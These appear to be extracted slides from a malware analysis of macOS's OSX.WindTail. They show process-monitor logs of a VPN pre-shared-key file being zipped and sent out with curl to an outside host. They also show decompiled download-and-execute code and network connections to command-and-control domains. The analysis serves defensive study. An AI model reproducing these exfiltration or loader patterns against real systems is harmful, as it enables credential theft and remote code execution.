
```
# ./procInfo

[ process start ]
pid: 1202
path: /usr/bin/zip
args: (
    "/usr/bin/zip",
    "/tmp/psk.txt.zip",
    "/private/etc/racoon/psk.txt"
)
```

file collection

```
# ./procInfo

[ process start ]
pid: 1258
path: /usr/bin/curl
user: 501
args: (
    "/usr/bin/curl",
    "-F",
    "vast=@/tmp/psk.txt.zip",
    "-F",
    "od=1601201920543863",
    "-F",
    "kl=users-mac.lan-user",
    "string2me.com/kESklNvxsNZQcPl.php"
)
```



**file exfiltration
(via curl)**

OSX.WINDTAIL

triage (file download)

```
01 - (void)sdf {  
02  
03     //get file name from C&C server  
04     var_50 = [r15 yoop:@"F5Ur0CCFMO/fWHjecxEqGLy/xq5gE...."];  
05     url = [[NSURL alloc] initWithString:[NSString stringWithFormat:var_50, ...]];  
06     request = [NSURLRequest requestWithURL:url,...];  
07     data = [NSURLConnection sendSynchronousRequest:request ...];  
08     fileName = [[NSString alloc] initWithData:data encoding:rcx ...];  
09  
10    //get file contents from C&C server  
11    rcx = [r15 yoop:@"F5Ur0CCFMO/fWHjecxEqGLy/xq5gE98Zvi..."];  
12    fileContents = [NSData dataWithContentsOfURL:[NSURL URLWithString:[NSString  
13                                         stringWithFormat:@"%@%@", rcx, r8] ...];  
14  
15    //save to disk  
16    [fileContents writeToFile:fileName ...];
```



GET /liaROelc0eVvfjN/fsfSQNrIyxRvXH.php
response: file name

GET /liaROelc0eVvfjN/update
response: file contents

```
$ ./netiquette -list  
  
usrnode(4897)  
127.0.0.1 -> flux2key.com:80 (Established)  
  
usrnode(4897)  
127.0.0.1 -> flux2key.com:80 (Established)
```

2x connections


OSX.WINDTAIL

triage (. . . and execute)

```
01 - (void) sdf {  
02  
03     //extract via 'ditto'  
04     task = [[NSTask alloc] init];  
05     [task setLaunchPath:[var_68 yoop:@"x3EOmwsZL5..."];  
06  
07     rdx = [NSArray arrayWithObjects:@"-x", @"-k", ...];  
08     [task setArguments:rdx, ...];  
09     [task launch];  
10  
11     //launch  
12     bundle = [[NSBundle bundleWithPath:filePath] executablePath];  
13     task = [[NSTask alloc] init];  
14     [task setLaunchPath:bundle];  
15     [task launch];
```

```
# ./procInfo
[ process start ]
path: /usr/bin/ditto
args: ( "/usr/bin/ditto",
        "-x", "-k",
        "~/Library/update.zip", "~/Library" )


[ process start ]
path: ~/Library/update.app
```



download & execute

OSX .WINDTAIL



triage (remote self-delete)



OSX.WINDTAIL




repurposing the exploit

